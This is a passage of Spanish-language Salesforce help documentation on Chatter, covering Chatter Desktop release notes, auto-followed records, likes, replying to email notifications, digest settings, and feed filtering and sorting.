Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Versiones de Chatter Desktop

Esta tabla describe las actualizaciones de cada una de las versiones de Chatter Desktop.

| Versión | Actualizaciones |
| --- | --- |
| 3.2.3 | • Actualización de certificado de instalador |
| 3.2.2 | • Actualización de certificado de instalador |
| 3.2.1 | • Actualización de certificado de instalador |
| 3.2 | • Configure alertas de escritorio para nuevas publicaciones y comentarios en noticias en tiempo real<br>• Configure Chatter Desktop para que se muestre siempre en primer plano<br>• Elimine publicaciones en noticias en tiempo real si tiene acceso<br>• Publique en todos los grupos públicos<br>• Se admite desplazamiento y vínculos activos en descripciones de grupos<br>• Solución de problemas diversos, incluyendo recuentos negativos y nombres mostrados dos veces en "Me gusta" y vínculos rotos a temas con la etiqueta almohadilla |
| 3.1.1 | • Actualización de certificado de instalador |
| 3.1 | • Adjuntar archivos a comentarios<br>• Ver su lista de chat ordenada por nombre<br>• Ver la fecha de última actividad de sus grupos<br>• Ver varios chats con más facilidad<br>• Ordenar sus favoritos de chat por disponibilidad de las personas<br>• Ver iconos mejorados para sus noticias en tiempo real de Chatter y arrastrar y soltar archivos en sus publicaciones |
| 3.0 | • Chatear con una o más personas de su organización<br>• Destacar comentarios<br>• Ver una lista de personas que destacan una publicación o un comentario |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| | |
|---|---|
| | • Ver archivos adjuntos a comentarios<br>• Ver instantáneas de paneles<br>• Ver mensajes compartidos<br>• Subsanaciones de errores variados, incluyendo mejoras de noticias en tiempo real utilizando nuevos componentes y un problema que evita la adición de una @mención después de un #tema |
| 2.1 | • Compatibilidad con usuarios de cliente<br>• Compatibilidad con mensajes privados de Chatter<br>• Subsanaciones de errores variados, incluyendo un problema de las notificaciones emergentes que robaban el enfoque del SO |
| 2.0 | • Nueva interfaz de usuario y nuevo diseño visual<br>• Ver registros |
| 1.3.3 | • Búsqueda global de @menciones<br>• Crear nuevas instancias en la pantalla Inicio de sesión<br>• Cambiar y autenticar instancias sin reiniciar<br>• Subsanaciones de errores variados, incluido un error que generaba notificaciones vacías y un error del instalador |
| 1.3.2 | • Compilación intermedia para acomodar cambios en Adobe AIR. Tras la instalación de la versión 1.3.2, Chatter Desktop ejecuta de inmediato una actualización adicional. |
| 1.2.1 | • Subsanaciones de idioma (noruego, danés, finlandés y holandés) |
| 1.2.0 | • Detalles de grupo y usuario<br>• Vínculos para indicar que le gusta una publicación<br>• @menciones que se muestran en las noticias en tiempo real y crean vínculos al perfil de usuario mencionado<br>• Número de temas, que se muestran en las noticias en tiempo real y crean vínculos a resultados de búsqueda en su navegador<br>• Cumplimentación automática para @menciones y número de temas<br>• Mejoras de rendimiento que incluyen el almacenamiento de imagen<br>• Compatibilidad con el noruego<br>• Subsanaciones de errores variados |

| | |
|---|---|
| 1.1.1 | • Actualización para la utilización con `chatter.com`<br>• Subsanaciones de errores leves |
| 1.1.0 | • Clic sobre los archivos para obtener una vista previa<br>• Selección de la ficha **A mí** para ver las publicaciones dirigidas a usted<br>• Clic sobre grupos y usuarios para ver sus muros<br>• Posibilidad de escribir en los muros de grupos y usuarios |
| 1.0.7 | • Subsanación de un error de carga de fotografías |
| 1.0.6 | • Optimizaciones de rendimiento para personas y grupos<br>• Publicación de la versión gestionada de Chatter Desktop |
| 1.0.5 | • Posibilidad de iniciar sesión en Sandbox de desarrollador<br>• Optimización de rendimiento<br>• Subsanaciones de idioma coreano |

CONSULTE TAMBIÉN

Instalar Chatter Desktop

## Personas y registros de las que es seguidor inicialmente

A partir de junio de 2010, cuando su administrador active Chatter, le ayudaremos a familiarizarse con la aplicación asignándole de forma automática el seguimiento de algunos usuarios y de su organización. Las personas y registros de los que sea seguidor dependerán del tamaño de su organización:

| Si su organización tiene: | Usuarios de los que es seguidor | Registros de los que es seguidor |
|---|---|---|
| 15 usuarios o menos | Todos los usuarios de su organización | Hasta 25 de los registros utilizados más recientemente, en el orden siguiente:<br>**1.** Oportunidades abiertas de las que sea el propietario<br>**2.** Cuentas de las que sea el propietario<br>**3.** Casos abiertos de los que sea el propietario<br>**4.** Sus contactos<br>**5.** Oportunidades abiertas que haya creado<br>**6.** Cuentas que haya creado |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Si su organización tiene: | Usuarios de los que es seguidor | Registros de los que es seguidor |
|---|---|---|
| | | **7.** Casos abiertos que haya creado<br>**8.** Contactos que haya creado<br>**9.** Las últimas oportunidades abiertas que haya modificado<br>**10.** Las últimas cuentas que haya modificado<br>**11.** Los últimos casos abiertos que haya modificado<br>**12.** Los últimos contactos que haya modificado<br>**13.** Oportunidades abiertas que haya visto<br>**14.** Cuentas que haya visto<br>**15.** Casos abiertos que haya visto<br>**16.** Contactos que haya visto |
| 16 usuarios o más | Hasta 25 usuarios de su organización, incluyendo (si está disponible):<br>• Su superior<br>• Usuarios con un nivel jerárquico inferior a su superior<br>• Sus subordinados<br>• Compañeros de sus equipos de cuentas<br>• Compañeros de sus equipos de oportunidades | Hasta 25 de los registros utilizados más recientemente, en el orden siguiente:<br>**1.** Oportunidades abiertas de las que sea el propietario<br>**2.** Cuentas de las que sea el propietario<br>**3.** Casos abiertos de los que sea el propietario<br>**4.** Sus contactos<br>**5.** Oportunidades abiertas que haya creado<br>**6.** Cuentas que haya creado<br>**7.** Casos abiertos que haya creado<br>**8.** Contactos que haya creado<br>**9.** Las últimas oportunidades abiertas que haya modificado<br>**10.** Las últimas cuentas que haya modificado<br>**11.** Los últimos casos abiertos que haya modificado<br>**12.** Los últimos contactos que haya modificado<br>**13.** Oportunidades abiertas que haya visto<br>**14.** Cuentas que haya visto<br>**15.** Casos abiertos que haya visto<br>**16.** Contactos que haya visto |

Nota: La configuración del seguimiento automático para registros solo se aplica a los registros que ya existen en el momento en que su administrador activa Chatter. Para cualquier registro futuro que cree, el seguimiento automático está desactivado de forma predeterminada para reducir el número de actualizaciones que recibe en sus noticias en tiempo real de Chatter. Sin embargo, si

desea recibir actualizaciones en todos los registros futuros que cree, puede activar el seguimiento automático en su configuración personal.

CONSULTE TAMBIÉN

Recomendaciones de personas

Recomendaciones de registros

Seguir registros que ha creado automáticamente

## Cómo marcar Me gusta en publicaciones y comentarios

Indique Me gusta en publicaciones o comentarios para demostrar su apoyo y recibir notificaciones por correo electrónico si otros comentan en esas publicaciones.

Debajo de una publicación o comentario, haga clic en **Me gusta**.

Al hacer clic en **Me gusta** en una publicación, recibirá notificaciones de correo electrónico si otros usuarios comentan en esta publicación. Si hace clic en **Me gusta** en un comentario, solo el usuario que ha realizado el comentario recibirá un correo electrónico de notificación, pero usted recibirá un correo electrónico de notificación de todos los comentarios futuros. Puede cambiar su configuración de notificación por correo electrónico en la página 3209.

- Si ha dejado de gustarle un comentario, haga clic en **No me gusta**. Cuando deje de gustarle una publicación o comentario, no recibirá notificaciones de correo electrónico de los comentarios o gustos futuros.
- Vea los perfiles de las personas a las que les gusta una publicación haciendo clic en su nombre en la parte inferior de la publicación o comentario; por ejemplo, "a **John Smith** le gusta esto".
- Si hay más de tres personas a las que les gusta una publicación, haga clic en el vínculo para ver la lista completa; por ejemplo, "A usted, **John Smith** y a **otras 2 personas** les gusta esto". Desde esa lista, puede seguir o dejar de hacer un seguimiento a personas.
- Esta opción muestra a cuantas personas les ha gustado un comentario, por ejemplo, "**1 persona**" o "**7 personas**". Para ver sus nombres, haga clic en el vínculo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Directrices para la gestión de su configuración de correo electrónico personal de Chatter

## Respuesta a las notificaciones de correo electrónico de Chatter

Cuando recibe determinadas notificaciones de correo electrónico, puede realizar algunas acciones de forma práctica respondiendo directamente desde el correo electrónico. Puede responder a los tipos de correo electrónico mostrados en la tabla o a cualquier notificación que muestre una dirección `De de reply@chatter.salesforce.com`.

Nota: Para responder a las notificaciones de correo electrónico, su administrador debe activar las respuestas de correo electrónico para su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Acción | Tipo de correo electrónico | Texto para incluir en la respuesta | Límites |
|---|---|---|---|
| Marcar una publicación | Alguien ha publicado en su perfil o en un grupo, le ha mencionado en una publicación o ha compartido su publicación | `marcado` | N/A |
| Comentar en una publicación | Alguien ha publicado o comentado su publicación, ha comentado después de usted o le ha mencionado en una publicación o comentario | Texto de su comentario | Máximo de 1.000 caracteres. Las respuestas que superen el límite se truncarán y solo se mostrarán los primeros 1.000 caracteres. |
| Seguir a alguien | Alguien ha publicado o comentado sobre su publicación, también ha comentado después de usted, o le ha mencionado en una publicación o comentario | `seguir` | ND |
| Poner Me gusta en un comentario | Alguien ha comentado su publicación o ha comentado después de usted | `me gusta` o `+1` | ND |
| Poner Me gusta en una publicación | Alguien ha publicado en su perfil o en un grupo, le ha mencionado en una publicación o ha compartido su publicación | `me gusta` o `+1` | ND |
| Silenciar una publicación | Cualquier correo electrónico de comentario o publicación cuando ya no desea recibir notificaciones para la publicación original | `silenciar` | N/A |
| Responder a un mensaje de Chatter | Alguien le ha enviado un mensaje | Texto de su respuesta | Máximo de 10.000 caracteres. Las respuestas que superen el límite se truncarán y solo se mostrarán los primeros 10.000 caracteres. |
| Dejar de seguir a alguien | Alguien ha publicado o comentado sobre su publicación, también ha comentado después de usted, o le ha mencionado en una publicación o comentario | `dejar de seguir` | ND |
| Poner Ya no me gusta una publicación | Alguien ha publicado o comentado su publicación o ha comentado después de usted | `ya no me gusta` o `-1` | ND |

| Acción | Tipo de correo electrónico | Texto para incluir en la respuesta | Límites |
|---|---|---|---|
| | en una publicación que antes ha indicado que le gusta | | |

Tenga en cuenta estas sugerencias para enviar respuestas por correo electrónico.

- Las respuestas deben enviarse desde la dirección de correo electrónico especificada en su perfil. Si utiliza alias de correo electrónico o servicios de reenvío de correo electrónico que envíen respuestas desde una dirección de correo electrónico distinto, sus respuestas no se procesan.
- Las respuestas que deben marcarse como favoritas, silenciar, en las que se debe poner Me gusta o Ya no me gusta y que quiere seguir o dejar de seguir solo deben contener la palabra o el texto exacto, como `me gusta` (no distingue entre mayúsculas o minúsculas) o `+1`. Si incluye espacios blancos adicionales o el mensaje original que incluyen automáticamente algunas aplicaciones de correo electrónico, estos se ignorarán y se procesará la respuesta como un "Me gusta", marcándola como favorita, etc. Sin embargo, si incluye otro texto en el cuerpo como `¡Me gusta!` o `¿Me gusta?`, la respuesta se procesará como comentario en lugar de como "Me gusta" o marcándola como favorita, etc.
- Si las respuestas contienen su firma de correo electrónico personal, el texto de firma se identificará como parte de su comentario. Las firmas predeterminadas insertadas por los dispositivos móviles, como `Enviar desde mi iPhone`, se eliminarán automáticamente de las respuestas. Antes de responder, elimine las firmas personalizadas y cualquier texto adicional que no quiere que se publique en Chatter. O bien, agregue un separador en la parte superior de su firma para eliminarla de forma automática. El separador debe tener un mínimo de uno de los siguientes caracteres:
  - Guión (–)
  - Signo igual (=)
  - Guión bajo (_)

  También puede utilizar cualquier combinación de estos caracteres.
- Se ignorarán los archivos adjuntos y las menciones en las respuestas.
- Antes de responder, compruebe la dirección de correo electrónico que se muestra en el campo `Para` de su correo electrónico. Las direcciones válidas contienen tokens o cadenas largas de caracteres, tanto antes como después del símbolo @ como, por ejemplo, `w8t27apy1@j321imd9gbs.d8rx.d.chatter.suInstancia.salesforce.com`. Algunas aplicaciones de correo electrónico utilizan automáticamente la dirección `De` del correo electrónico original, `reply@chatter.salesforce.com`, que no es una dirección válida para recibir respuestas. Si ve esta dirección reducida en el campo `Para` de su correo electrónico de respuesta, sustitúyala por la dirección válida de respuesta en la información de encabezado de correo electrónico. Por ejemplo, en una aplicación como IBM® Lotus Notes®:
  1. Abra el correo electrónico original.
  2. Haga clic en **Ver** > **Mostrar** > **Origen de la página**.
  3. En la sección de `respuesta`, copie la dirección de correo electrónico que aparece como: `w8t27apy1@j321imd9gbs.d8rx.d.chatter.suInstancia.salesforce.com`.
  4. Pegue la dirección de respuesta en el campo`Para` de su correo electrónico de respuesta.

CONSULTE TAMBIÉN

Cómo marcar Me gusta en publicaciones y comentarios

## Navegación por la configuración de correo electrónico de Chatter

Busque su configuración de correo electrónico de Chatter para poder cambiar sus preferencias para recibir notificaciones por correo electrónico y resúmenes.

- Desde su configuración personal, introduzca `Chatter` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de correo electrónico de Chatter** o **Notificaciones de correo electrónico** (cualquiera que aparezca).
- O bien, en cualquier página de grupo, haga clic en **Enviarme un mensaje de correo electrónico...** > **Configuración de correo electrónico**.

Para recibir notificaciones de correo electrónico y boletines de Chatter, su administrador debe activar las notificaciones de correo electrónico de su organización. Seleccione `Recibir correos electrónicos` para recibir correo electrónico en Chatter.

PRECAUCIÓN: Si cancela la selección de esta opción, evitará recibir todas las notificaciones de correo electrónico de Chatter.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Resúmenes de correo electrónico de Chatter

Directrices para la gestión de su configuración de correo electrónico personal de Chatter

Personalizar su experiencia de Salesforce

## Resúmenes de correo electrónico de Chatter

Los resúmenes de correo electrónico permiten resumir de forma práctica la actividad reciente de Chatter para que no se pierda los análisis importantes. Puede elegir recibir resúmenes diarios y semanales de actualizaciones desde sus noticias en tiempo real personales o las noticias en tiempo real de cualquier grupo.

Los resúmenes personales incluyen las actualizaciones mostradas en sus noticias en tiempo real de Chatter, como las actualizaciones de las personas, los registros y los archivos que sigue y sus grupos. Los resúmenes de grupo incluyen las actualizaciones mostradas en las noticias en tiempo real de Chatter de un grupo concreto.

Los resúmenes diarios incluyen hasta las últimas 50 publicaciones del día anterior y los resúmenes semanales incluyen hasta las últimas 50 publicaciones de la semana. Ambos resúmenes incluyen los tres últimos comentarios de cada publicación. Chatter envía resúmenes diarios a las 12:00 a.m. aproximadamente cada día y resúmenes semanales a las 12:00 a.m. aproximadamente los domingos. Para los resúmenes de usuario, el horario varía según la zona horaria del usuario. Para los resúmenes de grupo, el horario varía según la zona horaria de la organización. Ningún horario es configurable.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Cuando se une o es agregado a un grupo, al principio no recibe notificaciones de correo electrónico porque están desactivadas de forma predeterminada. Puede usar `Definir frecuencia predeterminada de los grupos a los que pertenezco:` para seleccionar la frecuencia con la que desea recibir mensajes de correo electrónico cuando se una a nuevos grupos. El cambio de la frecuencia predeterminada no afecta a los grupos a los que ya pertenece. Si su organización existía antes de Summer '11 y es una

organización de Professional Edition, Enterprise Edition, Unlimited Edition o Developer Edition, es posible que siga recibiendo resúmenes diarios de forma predeterminada.

CONSULTE TAMBIÉN

- Navegación por la configuración de correo electrónico de Chatter
- Directrices para la gestión de su configuración de correo electrónico personal de Chatter

## Directrices para la gestión de su configuración de correo electrónico personal de Chatter

Controle el número de mensajes de correo electrónico de Chatter que recibe seleccionando los mensajes de correo electrónico más importantes y la frecuencia de los resúmenes personales y de grupo correspondiente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Enviarme mensajes de correo electrónico cuando alguien

Sea selectivo por lo que respecta a la configuración de su correo electrónico personal. Esto debe ayudarle a estar al tanto de los análisis importantes sin recibir demasiados mensajes de correo electrónico.

| Opción | Más importante | Recomendaciones y notas |
|---|---|---|
| Me sigue | | Si aún no sigue a una persona, puede hacer clic en un vínculo del mensaje de correo electrónico para empezar a seguir a su nuevo seguidor. |
| Publicaciones en mi perfil | ✔ | Dado que los usuarios establecen contacto directamente mediante la publicación de preguntas o información en su perfil, asegúrese de que recibe las notificaciones correspondientes. |
| Compartir una publicación que he realizado | | |
| Me gusta de una publicación o comentario que he hecho | | |
| Comentarios sobre mi estado o un cambio que he realizado | ✔ | Reciba notificaciones para no perderse los análisis de seguimiento. |
| Comentarios sobre una publicación en mi perfil | | |

| Opción | Más importante | Recomendaciones y notas |
|---|---|---|
| `Comentarios después de mí` | | Cuando incluye comentarios en un elemento, puede recibir notificaciones de hasta 10 comentarios posteriores al suyo. Si vuelve a comentar más tarde en la publicación, se reinicia el contador y recibe notificaciones de hasta 10 nuevos comentarios posteriores. |
| `Comentarios sobre un elemento que he agregado a favoritos` | ✔ | Si usa marcadores para hacer un seguimiento de los elementos que le interesan, puede recibir un mensaje de correo electrónico cada vez que alguien incluye un comentario. Si suele usar Me gusta para hacer un seguimiento de los elementos de interés, esta opción es menos importante. |
| `Comentarios sobre un elemento que me gusta` | ✔ | Si usa Me gusta en un elemento, puede recibir notificaciones de hasta 10 comentarios después de marcar el elemento como Me gusta. |
| `Menciones sobre mí en una publicación` | ✔ | Dado que los usuarios usan menciones para solicitar sus comentarios y participación en los debates, asegúrese de que recibe las notificaciones. |
| `Menciones sobre mí en un comentario` | ✔ | Dado que los usuarios usan menciones para solicitar sus comentarios y participación en los debates, asegúrese de que recibe las notificaciones. |
| `Me envía un mensaje` | ✔ | Si selecciona `Me envía un mensaje`, recibirá notificaciones cuando los usuarios le envían mensajes de Chatter privados, incluidas notificaciones sobre archivos que se han compartido con usted. |
| `Me aprueba en un tema` | | |

## Definir frecuencia de resumen personal

| Opción | Recomendado | Recomendaciones y notas |
|---|---|---|
| `Diariamente` | ✔ | Los resúmenes diarios incluyen las últimas 50 publicaciones del día anterior y los tres últimos comentarios de cada publicación. |
| `Semanalmente` | | Los resúmenes semanales incluyen las últimas 50 publicaciones de la semana y los tres últimos comentarios de cada publicación. |
| `Nunca` | | Si es selectivo en el caso de la opciones de la sección "Enviarme mensajes de correo electrónico cuando alguien", es posible que no reciba resúmenes personales. |

Los resúmenes personales no se admiten en las comunidades.

### Definir frecuencia predeterminada de los grupos a los que pertenezco

El cambio de la frecuencia predeterminada de los grupos a los que se une no afecta a los grupos a los que ya pertenece.

| Opción | Recomendado | Recomendaciones y notas |
|---|---|---|
| `Correo electrónico por cada publicación` | | En Comunidades, la opción `Correo electrónico por cada publicación` está desactivada cuando más de 10.000 miembros seleccionan esta configuración para el grupo. Todos los miembros que tengan esta opción seleccionada cambian automáticamente a `Resúmenes diarios`. |
| `Resúmenes diarios` | | Los resúmenes diarios incluyen las últimas 50 publicaciones del día anterior y los tres últimos comentarios de cada publicación. |
| `Resúmenes semanales` | | Los resúmenes semanales incluyen las últimas 50 publicaciones de la semana y los tres últimos comentarios de cada publicación. |
| `Nunca` | ✔ | Mantenga esta configuración predeterminada para todos los grupos nuevos. Si se une a un grupo que va a supervisar y al que va a contribuir activamente, como un grupo de un equipo o proyecto importante, puede aumentar la frecuencia de las notificaciones solo para ese grupo concreto. |

CONSULTE TAMBIÉN

- Resúmenes de correo electrónico de Chatter
- Navegación por la configuración de correo electrónico de Chatter

### ¿Qué significa "empresa" y "organización" Chatter?

Una organización es una implementación individual de Salesforce con un conjunto definido de usuarios con licencia que pueden o no utilizar Chatter. Las palabras "empresa" y "organización" se utilizan indistintamente en Chatter. Así que, por ejemplo, si ve "compartir un archivo con todos los usuarios de Chatter de su empresa", significará que lo está compartiendo con todos los usuarios de una organización específica de Salesforce que utilizan Chatter.

CONSULTE TAMBIÉN

- Descripción general de Chatter

### ¿Puedo invitar a personas de mi empresa que no tienen licencias de Salesforce?

Si su administrador activa esta función, puede invitar a otras personas de su empresa. Los usuarios invitados pueden ver perfiles, publicar en sus noticias en tiempo real y unirse a grupos, pero no podrán ver sus datos o registros de Salesforce .

Puede invitar a usuarios desde la ficha Personas o al añadir miembros a un grupo.

Además, puede agregar clientes a los grupos privados que posea o gestione.

## Trabajo con noticias en tiempo real

Esté al tanto de publicaciones y comentarios que usted y otras personas realizan, así como de los cambios en los registros de toda su organización de Salesforce.

Descripción general de noticias en tiempo real de Chatter

Siga personas y registros para ver actualizaciones acerca de ellos en las noticias en tiempo real de Chatter en perfiles, grupos, la ficha Inicio, páginas de detalle de temas y en páginas de detalle de registros.

Ver unas noticias en tiempo real concretas

Cambie sus noticias en tiempo real de Chatter para mostrar un subconjunto de publicaciones concreto.

Filtrar y ordenar sus noticias en tiempo real

Utilice las opciones de filtro y clasificación para ver actualizaciones que le son relevantes.

Crear una tarea a partir de una publicación

Lea una publicación que desee seguir. Utilice la acción Crear nueva tarea para crear una tarea directamente a partir de esa publicación.

Visualización de sus recomendaciones

Descripción general de favoritos de Chatter

## Descripción general de noticias en tiempo real de Chatter

Siga personas y registros para ver actualizaciones acerca de ellos en las noticias en tiempo real de Chatter en perfiles, grupos, la ficha Inicio, páginas de detalle de temas y en páginas de detalle de registros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Habitualmente, el seguimiento le permite ver actualizaciones acerca de:

- Comentarios y publicaciones de las noticias en tiempo real de Chatter
- Publicaciones, comentarios y archivos en los grupos de Chatter de los que es miembro
- Archivos y enlaces compartidos
- Tareas y eventos
- Candidatos convertidos
- Cambios en el campo de registro, como cambios en el propietario del registro y oportunidades y casos cerrados.

  Las actualizaciones de registros también se denominan publicaciones generadas por el sistema. Se trata de actualizaciones que Salesforce genera automáticamente cuando alguien crea un nuevo registro o cambia un campo de seguimiento en un registro. Las actualizaciones de registro que visualiza dependen del modo en que su administrador ha configurado el seguimiento de noticias en tiempo real y de si tiene acceso al registro. No podrá ver las actualizaciones de noticias en tiempo real seguidas con más de 45 días de antigüedad y sin votos a favor o comentarios porque se eliminan automáticamente.

CONSULTE TAMBIÉN

Uso compartido de una publicación de Chatter

## Ver unas noticias en tiempo real concretas

Cambie sus noticias en tiempo real de Chatter para mostrar un subconjunto de publicaciones concreto.

De forma predeterminada, verá la noticia en tiempo real Elementos que sigo cuando vaya a la página Chatter. Utilice las selecciones de noticias en tiempo real de la barra lateral izquierda de la página de Chatter para ver un subconjunto de publicaciones de sus noticias en tiempo real. Por ejemplo, vea únicamente publicaciones que le mencionan, o bien publicaciones que ha incluido en favoritos, o todas las publicaciones de su empresa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Haga clic en el **Noticias en tiempo real** para ver las noticias en tiempo real disponibles.
2. Haga clic en una noticia en tiempo real para mostrar el subconjunto de publicaciones asociadas en sus noticias en tiempo real.

**Lo que sigo**
Muestra actualizaciones de todo lo que sigue, incluyendo publicaciones de personas a las que sigue, grupos a los que pertenece así como archivos y registros que sigue. Utilice la lista desplegable en la parte superior de su noticia en tiempo real para restringir aún más el subconjunto de publicaciones.

**A mí**
Muestra publicaciones que se han hecho en su página de perfil, incluyendo:

- Publicaciones que otros usuarios realizan en su página de perfil
- Publicaciones y comentarios donde se le ha mencionado
- Publicaciones que ha realizado que tienen comentarios

**Marcada**
Muestra sus publicaciones marcadas como favoritas en sus noticias en tiempo real.

**Toda la empresa**
Muestra publicaciones y comentarios de toda su empresa, incluyendo publicaciones y comentarios de:

- Personas en su organización
- Grupos públicos
- Grupos privados de los que es miembro
- Cambios de noticias en tiempo real que siga para registros y campos y publicaciones generadas por el sistema si a alguien le gustó o comentó la publicación. Debe tener acceso al registro para ver la publicación.

CONSULTE TAMBIÉN

Filtrar su lista de archivos

## Filtrar y ordenar sus noticias en tiempo real

Utilice las opciones de filtro y clasificación para ver actualizaciones que le son relevantes.

El filtrado y clasificación de sus noticias en tiempo real resulta útil si desea ver un conjunto concreto de publicaciones, en lugar de todas las publicaciones de sus noticias en tiempo real.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Filtrar sus noticias en tiempo real

Utilice filtros para condensar el número de publicaciones que aparecerán en sus noticias en tiempo real.

Clasificar sus noticias en tiempo real

Clasifique sus noticias en tiempo real según las publicaciones o los comentarios más recientes.

Filtros de noticias en tiempo real por noticias en tiempo real disponibles

Las opciones de filtro varían dependiendo del modo en que su administrador haya configurado Salesforce y las noticias en tiempo real que esté viendo. No todos los filtros están disponibles en todas las noticias en tiempo real.

## Filtrar sus noticias en tiempo real

Utilice filtros para condensar el número de publicaciones que aparecerán en sus noticias en tiempo real.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Los filtros que ve dependen del modo en que su administrador haya configurado Salesforce. Filtre sus noticias en tiempo real en la página de Chatter, su perfil, páginas de grupo, detalles de registro y páginas de resultados de búsqueda. No todos los filtros están disponibles en todas las noticias en tiempo real.

- Encima de una noticia en tiempo real haga clic en la junto a Mostrar y seleccione una opción de filtro.

  **Todas las actualizaciones (predeterminado)**
  Muestra todas las publicaciones y comentarios de las personas y registros que sigue, de los grupos de los que es miembro y todas las publicaciones generadas por el sistema.

  **Menos actualizaciones**
  - Muestra todas las publicaciones y comentarios de las personas y registros que sigue y de los grupos de los que es miembro.
  - Oculta las publicaciones del registro generadas por el sistema en las que nadie ha comentado.

  **Personas**
  Muestra las publicaciones y comentarios de las personas que sigue.

  **Grupos**
  Muestra las publicaciones de los grupos de los que es miembro.

  **Archivos**
  Muestra publicaciones que incluyen:
  - Archivos que sigue
  - Publicaciones de archivo que alguien a quien sigue ha comentado

Ejemplo: Utilice el filtro Menos actualizaciones para ocultar publicaciones generadas por el sistema. Por ejemplo, está siguiendo la cuenta Acme y el ejecutivo de la cuenta de Acme crea una oportunidad. Más tarde, el ejecutivo de la cuenta también cambia

un campo de seguimiento en la cuenta de Acme. En ambos casos, Salesforce genera automáticamente una actualización sobre cada cambio y publica las actualizaciones en sus noticias en tiempo real de Chatter y las de la página de detalles de la cuenta Acme. El filtro Menos actualizaciones oculta estas publicaciones generadas por el sistema en sus noticias en tiempo real, a no ser que alguien haya comentado en ellas. Si desea ver estas publicaciones en tiempo real, seleccione el filtro Todas las actualizaciones.

CONSULTE TAMBIÉN

Filtros de noticias en tiempo real por noticias en tiempo real disponibles

## Clasificar sus noticias en tiempo real

Clasifique sus noticias en tiempo real según las publicaciones o los comentarios más recientes.

1. Encima de una noticia en tiempo real haga clic en la junto a Mostrar.
2. Bajo Ordenar por seleccione **Fecha de publicación** para ordenar por publicaciones más recientes o **Actividad más reciente** para ordenar por publicaciones con los comentarios más recientes, incluidas consultas con nuevos comentarios.

   La noticia en tiempo real se ordena por Actividad más reciente de forma predeterminada. Puede alternar entre la clasificación por Fecha de publicación o Actividad más reciente.

Ejemplo: Por ejemplo, pongamos que sigue muchas personas y registros y que ha marcado las publicaciones en las que está interesado. Al final de la jornada, desea saber si ha habido actualizaciones de las publicaciones marcadas. Haga clic en **Marcada** para ver todas las publicaciones marcadas y ordenarlas por el filtro Actividad más reciente. Las publicaciones se enumeran en el orden de los comentarios recientes, comenzando por la publicación con el último comentario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Filtrar sus noticias en tiempo real

## Filtros de noticias en tiempo real por noticias en tiempo real disponibles

Las opciones de filtro varían dependiendo del modo en que su administrador haya configurado Salesforce y las noticias en tiempo real que esté viendo. No todos los filtros están disponibles en todas las noticias en tiempo real.

| Noticias en tiempo real | Filtros disponibles |
|---|---|
| Lo que sigo | • Todas las actualizaciones<br>• Menos actualizaciones<br>• Personas<br>• Grupos<br>• Archivos<br>• Ordenar por actividad más reciente/fecha de publicación |
| A mí | • Ordenar por actividad más reciente/fecha de publicación |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Noticias en tiempo real | Filtros disponibles |
| --- | --- |
| Marcada | • Ordenar por actividad más reciente/fecha de publicación |
| Toda la empresa | • Ordenar por actividad más reciente/fecha de publicación |
| Grupo | • Todas las actualizaciones<br>• Menos actualizaciones<br>• Ordenar por actividad más reciente/fecha de publicación |
| Perfil | • Ordenar por actividad más reciente/fecha de publicación |
| Registro | • Todas las actualizaciones<br>• Solo interno<br>(Este filtro solo muestra publicaciones en la organización interna y solo está disponible en Comunidades de Salesforce.)<br>• Menos actualizaciones<br>• Ordenar por actividad más reciente/fecha de publicación |
| Búsqueda | • Todas las actualizaciones<br>• Menos actualizaciones<br>• Personas<br>• Grupos<br>• Archivos<br>• Ordenar por actividad más reciente/fecha de publicación |

CONSULTE TAMBIÉN

Filtrar sus noticias en tiempo real

